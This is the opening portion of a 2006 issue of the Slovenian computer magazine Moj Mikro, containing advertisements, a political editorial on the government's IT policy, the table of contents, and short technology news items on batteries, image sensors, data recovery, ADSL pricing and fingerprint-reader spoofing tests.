

moj

# Mikro

**MOJ MIKRO  
V NOVI  
PODOBI!**

Barvni laserji na vsak izpis natisnejo očem nevidno »skrito kodo«, ki nedvoumno pove, kdaj in na katerem tiskalniku je nastal. Iskali in našli smo kode pri tiskalnikih, ki jih je moč kupiti v Sloveniji.

Stran 18

## PAZITE NA BANKOVCE Z RUMENIMI PIKAMI

### ◆ MLAČNI ODZIV ◆

Konkurence na ugodne cene T2. [Strani 7 in 9](#)

### ◆ FOTOGRAFIJA ◆

**Dvoboj velikanov:** Canon 5D ali Nikon D2X?

Kako pravilno fotografirati rastline in živali? [Stran 70](#)

Odstranjevanje šuma iz digitalnih fotografij. [Stran 76](#)

### ◆ MP3 ◆

Z malo domišljije postanejo koristnejši? [Stran 46](#)

Izdelava in pretvarjanje datotek MP3. Potrebni programi so na našem CD. [Stran 82](#)

### ◆ BODITE ANONIMNI ◆

Ohranite kanček zasebnosti v skupnem družinskem računalniku! [Stran 85](#)

Poceni videonadzorni sistem za domačo rabo. [Stran 86](#)



Zmogljivi procesor  
Intel Pentium  
Extreme Edition 955  
z vdelano virtualizacijo  
in vezni nabor i975X.

Stran 54



# dejstvo

Javni sektor  
je napaden.

# in dejstvo je

Eksperti nacionalne varnosti  
za pomoč pokličejo  
Sophos.

**Spyware (vohunski programi) so samo ena od zadnjih groženj, ki jo preprečuje  
Sophos**

Ko so hekerji pred kratkim napadli britanski javni sektor s posebnimi vohunskimi programi, se je National Infrastructure Security Co-ordination Centre obrnil na Sophos za rešitev problema. Že 20 let je Sophos njihova izbira za zaščito zaupnih podatkov pred virusi, črvi, neželjeno elektronsko pošto (spam), vohunskimi programi (spyware) in drugimi grožnjami.

**Vsa dejstva o tem najdete na [www.sophos.com/gov](http://www.sophos.com/gov)**

**SOPHOS**  
SOPHOS ANTI-VIRUS  
[www.sophos.si](http://www.sophos.si)  
tel.: 07/3935-600



# net konferenca 2006

30. januarja 2006

Kongresni center Mons v Ljubljani

V sodobnejši obliki in z večjimi ambicijami kot doslej!

*Net konferenca* to leto ponuja še več možnosti in mednarodnih izkušenj ter zaokrožuje pregled spletne inovativnosti z nagrado **Izidor**, posvečeno **najinovativnejšemu** slovenskemu spletnemu projektu.

## V SREDIŠČU:

- Odprta inovacija na BBC (*Matt Locke, BBC*)
  - Nove tehnologije in smernice v komunikaciji (*Ante Magzan, hrvaški T-HT*)
  - Prihodnost mobilnih omrežij in storitev (*Smpad Vladiković, Mobitel*)
  - Kako spletni dnevniki (blogs) spreminjajo klasično novinarstvo (*Erika Repovž, Delo*)
- To je le nekaj imen od tistih, ki bodo blesteli na konferenci o poslovnih rabi interneta.**

**VROČI STOL:** Kdo več pridobi z inovacijo – podjetje ali podjetnik?

Podrobnejši program konference na spletni strani: [www.gvizobrazevanje.si/netkonferenca](http://www.gvizobrazevanje.si/netkonferenca)

Sponzorji



**MERKUR**

**↑↑ CASE SENSITIVE**

Medijska sponzorja

moj **Mikro**

**paprība**  
svet okusov

  
2006

## NAGRADA ZA SPLETNO ODLIČNOST

Iščemo odlične, pogumne in inovativne projekte, ki so v spletnem okolju odkrili inovativne načine za delovanje, izražanje in komuniciranje.

Prijavljene projekte bodo ocenjevali strokovna žirija in spletni uporabniki, ki hkrati izbirajo najinovativnejši slovenski spletni projekt.

**Rok za prijavo projekta za nagrado Izidor 2006 je 19. januar 2006.**

Več informacij in prijave na: [www.gvizobrazevanje.si/izidor](http://www.gvizobrazevanje.si/izidor)



## A STE VI TUD' NOTER PADU?

Piše: Marjan Kodelja,  
marjan.kodelja@mojmikro.si

**D**obrikanje cerkvi, davčno-socialne reforme za izboljšanje konkurenčnosti podjetji na plečih tistih, ki že zdaj nič nimajo, pridobivanje nadzora nad mediji in kapitalom ter blatenje vsega, kar smo dosegli od osamosvojitve, to so največji uspehi aktualne vladajoče politične elite. Pravijo, no, vsaj prvi finančnik je enkrat to javno dejal, da nimajo monopola nad pametjo. Še kako res! A obnašajo se ravno nasprotno. Oni so najpametnejši, predlogi druge strani in celo nekateri njihovi dobijo oznako »kontrarevolucije«. Napak ne priznavajo, ne poslušajo dobronamernih predlogov – vse je podrejeno višjim ciljem. Ciljem, ki so oprijemljivi kot Bradavičarka Harryja Potterja. Ciljem, ki jih imajo sami na papirju, in še to le v načelih. Ko bi nam vsaj pokazali kak izračun, s katerim bi se vsaj del strokovne javnosti lahko strinjal. Namesto tega dobivamo lepe obljube, da nam bo enkrat morda lepo. Sicer še ne vedo, kako bodo to dosegli, saj je sam JJ rekel, da so se odločili za to pot, ker pač **boljšega predloga ni imel nihče**. Če se je Janezek česa naučil v svoji mladosti, se je načina vodenja države, ki bi mu ga zavidali marsikateri slušatelji zdaj že bivše politične šole v Kumrovcu. Državljanom ostane le moliti, da je izbrana pot prava in osvetljena z višje in nezmotljive instance.

Kajti če premier reče, da bo šel po poti, ki je posledica »pomanjkanja boljšega predloga«, potem nam res lahko pomaga le tisti bog, ki naj bi bil ločen od države.

V časih pred osamosvojitvijo je ta isti Janezek v zasebnem podjetju prodajal diskete. Očitno mu ta posel ni zlezel pod kožo

ali pa ni bil dovolj uspešen, umaknil se je v politiko in popolnoma pozabil na **informatijsko tehnologijo**. Vsaj javno o tem namreč ne govori, kakor se o tem (očitno) ne sanja tudi drugim ljubljenim vodjem posameznih ministrskih resorjev. Na žalost se s tem ne ukvarja niti visoki šolnik in tehnolog Jure. Pa bi se moral že po službeni dolžnosti, če ne že zaradi dejstva, da je informatika visoko zapisana v vseh evropskih načrtih razvoja naše skupne politične tvorbe. Ne ozira se kaj dosti niti na predloge vodij služb znotraj svojega lastnega fevda, ki mu te zadeve servirajo vsake toliko časa. Zdaj se je že izkazalo, da s predlogom »računalnik v vsak dom« in s tem **olajšav pri nabavi računalniške opreme** še nekaj časa (ali pa nikoli) ne bo nič. Morda bi preveč osušile zakladnico ljubitelja argentinskih zrezkov, ki se mu znanje konča pri omembi česar koli večjega, kot je »mašina« na njegovi mizi. Morda zna igrati Solitaire, kaj več – no, to pa je očitno že argentinska vas. Iz njegovih ust namreč besede informatika še nisem slišal.

So pa zato predlagali olajšave za tiste naše državljane, ki so (ali njihovi predniki) pred desetletji izgubili svoje nepremičnine, pa zdaj prejemajo obresti na obveznice, ki so jih prejeli v denacionalizacijskem postopku. Morda gre to na račun »zamudnih obresti« za vsa ta leta, ko so bili brez ... Nič zato, če kar nekaj hiš v Ljubljani (in tudi drugih večjih mestih), ki so bile vmijene starim lastnikom ali njihovim potomcem, propada. In za to nihče ne odgovarja. Kaj se dogaja s hišo v središču Ljubljane, kjer je včasih kraljeval Supermarket? Hiša je **prazna**, in ker ni zasoljenega davka na takšno nepremičnino, lastnik pač verjetno čaka na zanj boljše čase. Drugje po evropskih mestih velja previlo, da se lastnikom ne splača imeti v lasti takšne nepremičnine, saj so kazni države (davki) za prazno hišo

previsoke. Zato jo proda ali pa da v najem komu, ki z njo kaj konkretnega naredi. Pri nas seveda ni tako in, kot kaže, tudi ne bo – lastniki so namreč bogati, imajo kapital in so glede na svojo denacionalizirano preteklost bližje trenutno vladajoči politični opciji. In to je več kot dobrodošlo. Vsekakor bolj kot državljan, ki kupi računalnik svojemu otroku. Temu ni treba dati nič oziroma mu je treba nekaj vzeti. Kako pa si dovoli kupiti tako nepotrebno zadevo in se, glej ga zlomka, celo informacijsko opismenjevati.

Veliko je obljubljal tudi prvi uradnik Gregor. Nato pa dovolil, da se je umaknil njegov drugi človek, in je vse utihnilo. Pred volitvami je kar nekaj ljudi imelo polna usta hvale o **prosti kodi**. Ti polnoustneži zdaj sedijo na položajih, ki so daleč od informatike, na prometnem in še kakšnem drugem fevdu. Kje so obljubljene privarčevane milijarde? In zakaj to pot še v večji tajnosti sklepajo pogodbo z **Microsoftom**. Zanimivo, da, razen redkih izjem, o tem mediji ne poročajo. Bolj jih zanimajo »pasje procesije«, na kateri se pojavijo ljubljene vodje. Pred leti, ko je podobno počela zdajšnja opozicija, so bili mediji polni hvale proste kode in kritiziranja vlade, ko je ta »podprla« Microsoft. Če se še kdo spomni, je takratna vlada morala izvesti celo analizo o smotrnosti svojega početja in ga podrobno utemeljiti. To pot bo šla vsa

➤ Če se še kdo spomni, je takratna vlada morala izvesti celo analizo o smotrnosti svojega početja in ga podrobno utemeljiti. To pot bo šla vsa zadeva, kot kaže, veliko hitreje in tišje skozi. Gregor je namreč pometel v svojem fevdu z vsemi, ki so prej vodili razvoj informatike, pa tudi fevdalca za to področje so ukinili.

zadeva, kot kaže, veliko hitreje in tišje skozi. Gregor je namreč pometel v svojem fevdu z vsemi, ki so prej vodili razvoj informatike, pa tudi fevdalca za to področje so ukinili. In temu primerno gre tudi razvoj **e-storitev**. Oziroma ne gre, saj je popolnoma zastal. Prej smo vsaj vsake nekaj časa dobili novo storitev ali pa izboljšave starih, pa smo bili zelo kritični. Zdaj pa še tega ni! V zadnjem letu smo dobili absolutno ničlo in naš razvoj e-storitev, pa tudi če mi kdo pokaže statistične rezultate, ki govorijo nasprotno, je na ravni, ki smo jo dosegli pred dvema letoma. To pa ni zadeva, s katero bi se lahko hvalili. Ne Estonija, še Hrvaška nas bo kmalu prehitela – če nič drugega, oni vsako najmanjšo zadevo s področja informatike obešajo na veliki zvon.

Eno leto nove vlade = **absolutna ničla na področju razvoja informacijske družbe**. In kar je še veliko bolj žalostno, naši vitezi in osvoboditelji na belih konjih podobno »dinamiko« obljublajo tudi za naslednje leto. Očitno, saj so čisto tiho. Volitve so mimo in kot vsaka dobra politična gamitura je tudi ta snedla svoje obljube takoj, ko je lahko. Informatika na državnem področju je veliko bolj razdrobljena, kot je bila kdaj prej. Spet uspevajo majhni vrtički znotraj posameznih fevdov, o kakšni integraciji ni ne duha ne sluha. Na vrtičkih se dela, kulturna krajina pa propada. In tako je zvođenelo še tisto malo, kar je pred leti uspelo ustvariti MID-u. Postali smo kimavci. Kimavci v smislu »Hvaljen Jezus! Kako ste kaj, gospod? Vaše poteze so prave in kmalu bomo resnično svobodni.« Če ne bo boljšega predloga! Butn, butn, butnskala!

# vsebina




## 46 MP3 na sto in en način


USB MP3-predvajalniki so naši stalni sopotniki. Ali pa bodo kmalu. In ostali bodo z nami, vsaj še nekaj časa. V sebi pa skrivajo več, kot se zdi na prvi pogled. Z nekaj domišljije lahko postanejo še koristnejši.



20  
LOV NA RUMENE PIKE  
BARVNIH LASERJEV



24  
SPYWARE – JE ZAŠČITA  
MOŽNA?



30  
SO PROGRAMERJI NORI, DA VEDNO  
ZNOVA DELAJO ISTE NAPAKE?

### V SREDIŠČU

- 6 Ne prezrite
- 17 Ameriški virtualni imperializem
- 18 Varnostna tehnologija barvnih laserjev
- 19 Razkrinkana Xeroxova šifra
- 20 Lov na rumene pike
- 22 Tehnologije za preprečevanje ponarejanja in kraje

### IT-MOZAIK

- 24 Vohunsko programje – spyware
- 27 Nagrade za spletno odličnost
- 30 Programske napake
- 32 Informatika v slovenskih podjetjih
- 33 Socializacija spletnih uporabnikov
- 34 Kako do spletne trgovine
- 38 Hekerske metode – napadi na UNIX
- 44 Cosylab Giselle

### PODROBNEJE O : MP3

- 46 MP3 na sto in en način

### POD LUPO

- 54 Intelove zadnje novosti – procesor z virtualizacijo, matična plošča in vezni nabor
- 56 WinFast S7A LE-1708  
Večzaslonski razdelilnik video signala Matrox DualHead2Go  
TEAC MP-350
- 57 Domači medijski sistem Chili Style-2100X  
Videoprojektor Epson EMP-TWD1
- 58 Diktafon Olympus VN-480 PC  
Pametni telefon in dlančnik BlackBerry 7290  
Brezžični telefon Linksys CIT200
- 60 Grafični kartici Sapphire X800 GTO2 in Nvidia GeForce 7800 GTX  
Prenosni računalnik Toshiba Satellite Pro M40X-168
- 61 Fototiskalnik in večfunkcijska enota Epson AcuLaser CX11NF
- 62 Večfunkcijska enota Canon Pixma MP800 in barvni laserski tiskalnik Canon LBP 5200
- 63 Brezžično namizje Logitech EX 110  
Omrežna strežniška vmesnika LevelOne FPS-3003 in TRENDnet TS-U200
- 64 Čedalje zmogljivejši mali digitalni fotoaparati
- 68 Canon 5D in Nikon D2X
- 70 Fotografiranje rastlin in živali
- 72 Abbyy PDF Transformer 1
- 73 Kaspersky Anti-Virus Personal  
LvB X1 Virtual Music Composer
- 74 Borland JBuilder 2006 Enterprise
- 76 Noise Ninja 2  
MySQL 5
- 77 WinZip Pro 10
- 78 Igre Flash  
Fear

### V PRAKSI

- 80 Podatkovne zbirke
- 82 Izdelava in pretvarjanje datotek MP3
- 85 Folder Lock
- 86 Videonadzorni sistem
- 88 Mala šola TCP/IP-ja
- 91 Tehnologije naslednjih 20 let
- 95 Glasbena produkcija
- 96 Računalništvo in šah
- 96 Glasbena produkcija
- 98 Nagradna križanka

### KAZALO OGLAŠEVALCEV

ANNI 11, 13  
AVTERA 7, 67  
E-MISJA 75  
FMC 75  
IBM vložnica

IZID 42  
KFM 77  
LESTRA 59  
MCA 43  
MIKROPIS HOLDING 15, 100

MOBITEL 65  
RADIO KRANJ 90  
SIEMENS vložnica  
SLOGA TEAM 89  
SOPHOS 3

T-253  
TELEKOM 66  
TIFT 9  
XEROX 69  
XLAB 81

## ZA »NEVIDNIM ČRNILOM« ŠE »NEVIDNI SMS«

Tudi v našem rumenem tisku se pogosto pojavijo »škandalozni« članki, kjer navedbe dokazujejo z **SMS-sporočilom**, ki ga je glavna oseba članka poslala nekomu drugemu, ta pa ga je potem dal novinarjem. V Angliji so se odločili, da temu naredijo konec s storitvijo, katera izvira iz vojaških tehnologij varnega sporočanja. Pri običajnem postopku pošiljanja in prejemanja sporočil se **prejemnik** odloči, ali bo sporočilo izbrisal ali pa ga bo hranil v svojem telefonu. Pri storitvi »nevidno sporočilo« pa je odločanje o tem preneseno na **pošiljatelja**. Osnova storitve je tehnologija **WAP**. Oba, tako pošiljatelj kot tudi prejemnik, se morata **naročiti na storitev**, kar je za ponudnika dober poslovni model in vir prihodka. Po tem pošiljatelj sporočila ne pošlje neposredno prejemniku, temveč na številko storitve, kjer jo shranijo v stražnik. Pošiljatelj je takoj obveščen, da ga v strežniku čaka sporočilo in ima na voljo povezavo, prek katere lahko prebere sporočilo (stran WAP). Ko klikne povezavo in se stran naloži v njegov telefon ima na voljo **40 sekund**, da sporočilo prebere. Običajni telefoni ne dopuščajo možnosti shranjevanja sporočil v obliki strani WAP v pomnilnik telefona. Po preteku 40 sekund sporočilo za prejemnika ni več dostopno, je pa določen čas še vedno v strežniku, tako da je zadoščeno zakonskim zahtevam. Vse skupaj spominja na Misijo nemožne oziroma na stavek »Sporočilo bo izbrisano v 40 sekundah«. Storitev je namenjena slavnim osebam in poslovnežem, ki se lahko vsaj bolj zanesajo, da sporočilo ne bo krožilo naokoli ali se celo pojavilo na straneh revij in časopisov. Ideja ni slaba in verjetno bi se zanjo odločilo kar nekaj Slovencev, če bi bila storitev na voljo. To pa je odvisno od tega, koliko idej in domišljije imajo naši ponudniki mobilnih storitev. Predvsem neodvisni ponudniki bi lahko iz tega naredili poslovno uspešnico.

[www.stealthtext.net](http://www.stealthtext.net)



## ORP-BATERIJE


NEC razvija tanke in prožne baterije, ki obenem zagotavljajo hitro polnjenje in so primerne za namestitev v pametne kartice, oznake RFID in elektronski papir.



Bistvena pri novih baterijah je uporaba plastičnega materiala **ORP** (Organic Radical Polymer), ki zaradi nizke odpornosti omogoča **80-odstotno polnjenje baterije v 30 sekundah**. Z novo tehnologijo izdelana baterija je izredno tanka (300 mikronov oz. 0,3 milimetra), zagotavlja energetsko gostoto 1 mW uro na kvadratni centimeter in je obenem okolju prijazna. V njej ni težkih kovin, kot sta živo srebro ali svinec, za katerega vemo, da zelo močno obremenjuje okolje. [www.nec.com](http://www.nec.com)

## ZMOGLJIVEJŠA IN VARČNEJŠA TIPALA

V bližnji prihodnosti se nam obetajo boljša, manjša in energetsko varčnejša tipala za digitalne fotoaparate in kamere. Kot je običaj pri razvoju novih tehnologij, bodo ta najprej našla svoje mesto za vojaške in šele pozneje tudi za civilne namene. Digitalne nadzorne kamere bodo lahko delovale dlje časa in bodo ob posebnih dogodkih (alarm) v nadzorni center poslala kakovostnejše fotografije ali video. Omenja se še en možen način – v okviru storitev, kot je na primer Google Earth. Postavili bi jih na zanimive lokacije v velikih mestih, kjer bi zagotavljale kakovostnejše in sprotne fotografije okolice, medtem ko se zdaj ta storitev zanaša na satelitske ali zračne fotografije.



Ameriška znanstvenika razvijata dve tehnologiji – tipalo in način stiskanja podatkov. Običajno tipalo sestavlja mreža na svetlobo občutljivih elementov (fotodiode), ki merijo nanje padajočo svetlobo. Meritev je analogna, kar pomeni, da je tipalu dodan analogno-digitalni pretvornik, ki analogne vrednosti pretvori v digitalne. Znanstvenikoma je uspelo A/D-pretvornik integrirati v vsako posamezno piko, pri čemer to ne vpliva na njene zmogljivosti. Druga podobna tipala, ki tudi vključujejo pretvornik v »piko«, zahtevajo veliko dodatnih tranzistorjev, kar zmanjša površino za »zajem« svetlobe. Pri novi tehnologiji temu ni tako, saj pretvornik sestavljajo **le trije tranzistorji**, kar pomeni, da je za zajem svetlobe še vedno na voljo skoraj polovica površine »pike«. V praksi se je izkazalo, da tak čip za zajem videa 30 sličic na sekundo »porabi« zgolj **88 nanovatov na piko**, kar je 50-krat manj o porabe običajnih tipal. V primerjavi s njimi novo tipalo učinkoviteje zajema svetlobo. Običajno je razmerje med najsvetlejšo in najtemnejšo »piko« 1 : 1000, pri novem tipalu pa je to 1 : 100.000.

Druga nova tehnologija, **FPIC** (Focal Plane Image Compression), z reorganizacijo »pik« na tipalu pomaga pri **stiskanju podatkov**. Malo je znano, da običajni algoritmi stiskanja zahtevajo veliko procesorske moči in s tem veliko energije. Po nekaterih podatkih, ki so na voljo, naj bi tehnologija FPIC delovala zgolj z **enim odstotkom procesorske moči**. Običajna tipala sestavlja mreža fotodiod (recimo 1000 x 1000) pravilne (kvadrat, pravokotnik) geometrijske oblike. Stiskanje JPEG uporablja tako imenovano diskretno kosinusno transformacijo (DCT). Stikalni podatki so shranjeni kot cela števila. Stiskanje sama zahteva kar precej računanja s tako imenovano plavajočo vejico, končni rezultat program zaokroži bodisi navzgor bodisi navzdol, da dobi celo število. Pri novem tipalu pa so »pike« organizirane neuniformirano, tako da »ležijo na vrhah kosinusne krivulje«. Tako je potrebno manj računanja s plavajoče vejico in manj procesorske moči. Naslednji korak pri razvoju omenjenih tehnologij je izdelava prototipa čipa, ki bo sočasno deloval z obema omenjenima tehnologijama.

[www.ece.rochester.edu](http://www.ece.rochester.edu)

## BIZARNE IZGUBE PODATKOV

Kako pomembna je skrb za podatke, kaže deset najbolj bizarnih izgub, ki so se pripetile uporabnikom v lanskem letu. Pri vseh teh primerih so uporabniki dobili podatke nazaj, seveda s pomočjo strokovnjakov, ki se ukvarjajo

z »reševanjem« podatkov. Primeri potrjujejo, da podatki na nosilcih niso varni za vse večne čase in da moramo uporabniki zanje najprej poskrbeti **sami**.

**1.** Študent je imel edino kopijo diplomske naloge shranjeno v USB-ključu, ki ga je poškodoval električni sunek iz pokvarjenega napajalnika računalnika. Če podatkov ne bi rešili, bi moral študent na novo napisati nalogo.

**2.** Umetnici je na prenosni računalnik, neposredno na mesto, kjer je trdi disk, padel kos keramike, težak dva in pol kilograma. Na disku je imela pet let dela pri pripravi knjige in ogromno nikjer drugje shranjenih slik.

**3.** Ločeni oče otrok je vse njihove slike nesrečno izbrisal, ko je pritisnil na napačno tipko. Bivša žena mu jih ni hotela odstopiti.

**4.** Uporabnik ni pazil na svoj USB-ključ, ki si ga sposodil njegov pes kot igračko za grizenje. Zamislite si lahko, kaj je pes z njim naredil.

**5.** Uporabnik je želel sam popraviti trdi disk. Sredi dela je ugotovil, da mu ne gre od rok in je podjetju za reševanje podatkov poslal razstavljeni disk – vsak del v svoji vrečki.

**6.** Podjetju za izdelovanje ur se je »sesedel« sistem, v katerem so imeli načrte naslednje kolekcije. Če jim podatkov ne bi uspelo rešiti, bi podjetje utrpelo velikansko škodo.

**7.** Pri popravilu diskovnega polja (RAID) je strokovnjak ugotovil, da en disk v njem manjka. Našel ga je v košu za smeti. Ker imajo v podjetju pravila glede varovanja podatkov, je v disku zijala velika luknja, narejena z vrtnim strojem.

**8.** »Lovcu« na talentirane športnike se je pokvaril prenosni računalnik in skoraj bi izgubil vse podatke o posameznikih, ki jih je želel njegov klub.

**9.** Pisec, ki ga je pestila miselna blokada, je jezo stresel na svoj računalnik. Napadel ga je s klavivom in ga uničil skupaj z vsemi svojimi besedili.

**10.** Po izgubi starih podatkov so se v nekem podjetju spomnili, da v skladišču že deset let leži prenosnik, v katerem so izgubljeni podatki. Ko so prenosnik odprli, so v njem našli kup mrtvih ščurkov. Tudi v tem primeru jim je uspelo rešiti podatke s trdega diska.

Dodajamo še manj srečen primer, ki se je zgodil enemu od naših sodelavcev. Vse svoje podatke je imel shranjene na »arhivskem« trdem disku (tako ga je imenoval sam), tega pa v prenosnem računalniku. Pozabil ga je v avtu, tat mu je razbil šipo in ukradel računalnik. Nov računalnik ni problem kupiti, a dobiti podatke nazaj – to je velikokrat »misija nemogoče«.



## ADSL NA MINUTO

**Voljatelj** je pred kratkim ponudil hitri dostop v internet po tehnologiji ADSL, ki ga obračunavajo **po porabljenih minutah**. Gre za storitev, namenjeno ozki tržni niši uporabnikov. Na primer tistim, ki imajo ADSL doma, imeli pa bi ga tudi na svojem vikendu, vendar le za nujne primere, ali pa takim, ki dostopa do interneta ne potrebujejo vsak dan. Kljub temu smo malce razočarani, saj smo pričakovali storitev, neobremenjeno z mesečno naročnino, vendar ni tako. Verjetno zaradi dejstva, da Telekom od

partnerskih ponudnikov zahteva redno mesečno pavšalno plačevanje vseh najetih priključkov. V mesečno naročnino **2990 tolarjev šteje 600 minut** oziroma 10 ur, ne glede na to, ali jih porabite ali ne. Morebitne neporabljene minute se ne prenesejo v naslednji mesec. Vse naslednje minute pa vam obračunavajo po ceni **5,26 tolarja na minuto**. Naredili smo preprost izračun. Običajni paket vas bo mesečno stal 7200 tolarjev (pri Siolu), kar letno pomeni malce manj kot 85 tisočakov, klicni pa 36

tisočakov (brez dodatnih minut). Razlika zadošča (po ceni minute) za 160 ur uporabe interneta v vsem letu oziroma 13 ur mesečno. Da se oba paketa cenovno izenačita, ne interneta smete uporabljati več kot 23 ur mesečno, sicer bo »klicni« ADSL dražji od pavšalnih paketov. Če bi naredili primerjavo s cenami ponudnika T2, potem bi bile te razlike še toliko manjše in manj v prid novi storitvi.

[www.voljatelj.si](http://www.voljatelj.si)

**OB NAKUPU LASERSKEGA  
TISKALNIKA CANON LBP-2900  
PREJMETE CANON NAHRBTNIK!**



12 strani v minuti  
2400 x 600 dpi  
150-listni večnamenski podstavek  
kartuša "vse-v-enem"

**Cena: 29.990 SIT**



PONUDBA VELJA DO RAZPRODAJE ZALOG


**AVTERA**

Avtera d.o.o., Šmartinska cesta 106, 1000 Ljubljana, [www.avtera.si](http://www.avtera.si), [info@avtera.si](mailto:info@avtera.si)

you can  
**Canon**


## OCENJEVANJE RAZDALJ Z »MONO« SLIKO

Znanstveniki so našli način, kako določati **razdalje do objektov** na sliki, posneti z **zgojeno kamero**. Kolikšna je razdalja med kamero in objekti na sliki program »sklepa« na podlagi **»globinskih« značilnosti**. Na primer, objekt na katerem vidimo površino (teksturo) podrobneje, je verjetno bližji od tistega, kjer podrobnosti niso tako izrazite. Linije, ki se navidezno zblizujejo (cesta) povedo, da se razdalja povečuje, objekti, ki so bolj zamegljeni, so verjetno bolj oddaljeni. Program razdeli celotno sliko (vidno) polje na sekcije. Te analizira (išče značilnosti) najprej samostojno in nato izvede tudi primerjavo s sosednjimi sekcijami. Tako program določi, v kakšni odvisnosti so različni objekti na sliki. Hkrati program išče omenjene značilnosti tudi pri različnih povečavah slike, kar naj bi preprečilo, da bi spregledali majhne objekte oziroma podrobnosti. Zanesljivost opisane metode naj bi bila glede na prve teste **35-odstotna**. Izračunane razdalje do objekta, ki je dejansko oddaljen en meter, so na intervalu med 70 in 130 cm. Na prvi pogled je napaka velika, a kljub temu omogoča gibanje robotskega vozila s hitrostjo 36 km/h (video zajema 10 sličic na sekundo). Ne da bi se ta seveda zaletel v ovire na poti. Predvsem pa je opisana metoda **veliko cenejša** od drugih sistemov robotskega vida, ki zahtevajo uporabo dveh kamer. Ima pa opisana metoda pred stereo sliko in triangulacijsko metodo izračunavanje razdalje menda še eno prednost. Zmožna je določiti razdalje tudi do 10-krat bolj oddaljenih objektov, kot je to še možno s triangulacijo.



## SO BRALNIKI PRSTNIH ODTISOV VARNI?

Tudi na teh straneh ste lahko brali o različnih napravah za varovanje, ki kot osnovo za identifikacijo uporabljajo prstne odtise uporabnikov. Lahko rečemo, da so bralniki prstnih odtisov zadnje čase izredno priljubljeni kot sestavni del **elektronskih ključavnic** ali kot varnostna naprava za **zaščito računalnika** oziroma informacijskega sistema. Že letos, »če bo bog dal«, bodo bralniki tudi ena izmed naprav za zajem potrebnih biometričnih podatkov za nove **potne liste**. Kot kažejo preizkusi, pa ti bralniki le niso tako imuni na zlorabe, kot nas prepričujejo. V enem od projektov so preizkušali različne bralnike, na katere so »polagali« umetne prste, narejene iz različnih snovi (plastika, glina ...) in tudi prste umrlih (kot v filmih). V 90 odstotkih primerov so bralniki **ponarejene prste prepoznali kot prave**. Kot kaže, gre za veliko pomanjkljivost, saj naj bi bilo ponarejene prste dokaj enostavno izdelati s pomočjo snovi in orodij, ki jih je moč kupiti v vsaki nekoliko boljše založeni trgovini z opremo za umetnike. Večina bralnik prek bolj ali manj zmogljive optike namreč preverja le odtis, ne pa tudi drugih značilnosti, ki bi lahko ločili »žive« prste od ponarejenih. V okviru omenjenega projekta so razvili dodatno programsko opremo, ki prebere tudi značilni vzorec polti na prstu, ki je umetni prst seveda nima. Takoj so bile vidne izboljšave, saj je bilo samo še 10 primerov, ko je sistem kot pravega potrdil umetni prst.



## SANJSKO DRAGE VIDEOKONFERENCE

Malo podjetij v Sloveniji bi našlo pameten razlog za nakup **HP-jevega** zmogljivega videokonferenčnega sistema **Halo**, ki ga je podjetje razvilo v sodelovanju s studiem **DreamWorks** (donedavno v lasti Stevena Spielberga), saj ta stane z vso potrebno opremo **pol milijona ameriških zelencev**. Poleg tega trenutno omogoča le povezavo **dveh** konferenčnih prostorov, kasneje pa naj bi omogočili sočasno povezavo večjega števila prostorov. Gre pa za kompleksen sistem, ki vključuje studijske kamere z visoko zmogljivo povečavo, tri plazemske zaslone, sisteme za reprodukcijo zvoka in osvetljevanja, programsko opremo za nadzor in izmenjavo dokumentov (datotek), za kar je potrebna zmogljiva podatkovna povezava T3 (hitrost nekaj deset MB na sekundo). Pri standardni konfiguraciji sistema lahko naenkrat sodeluje do 6 oseb, po tri v vsakem od dveh konferenčnih prostorov.

[www.hp.com](http://www.hp.com)



## MOBILNI WIMAX

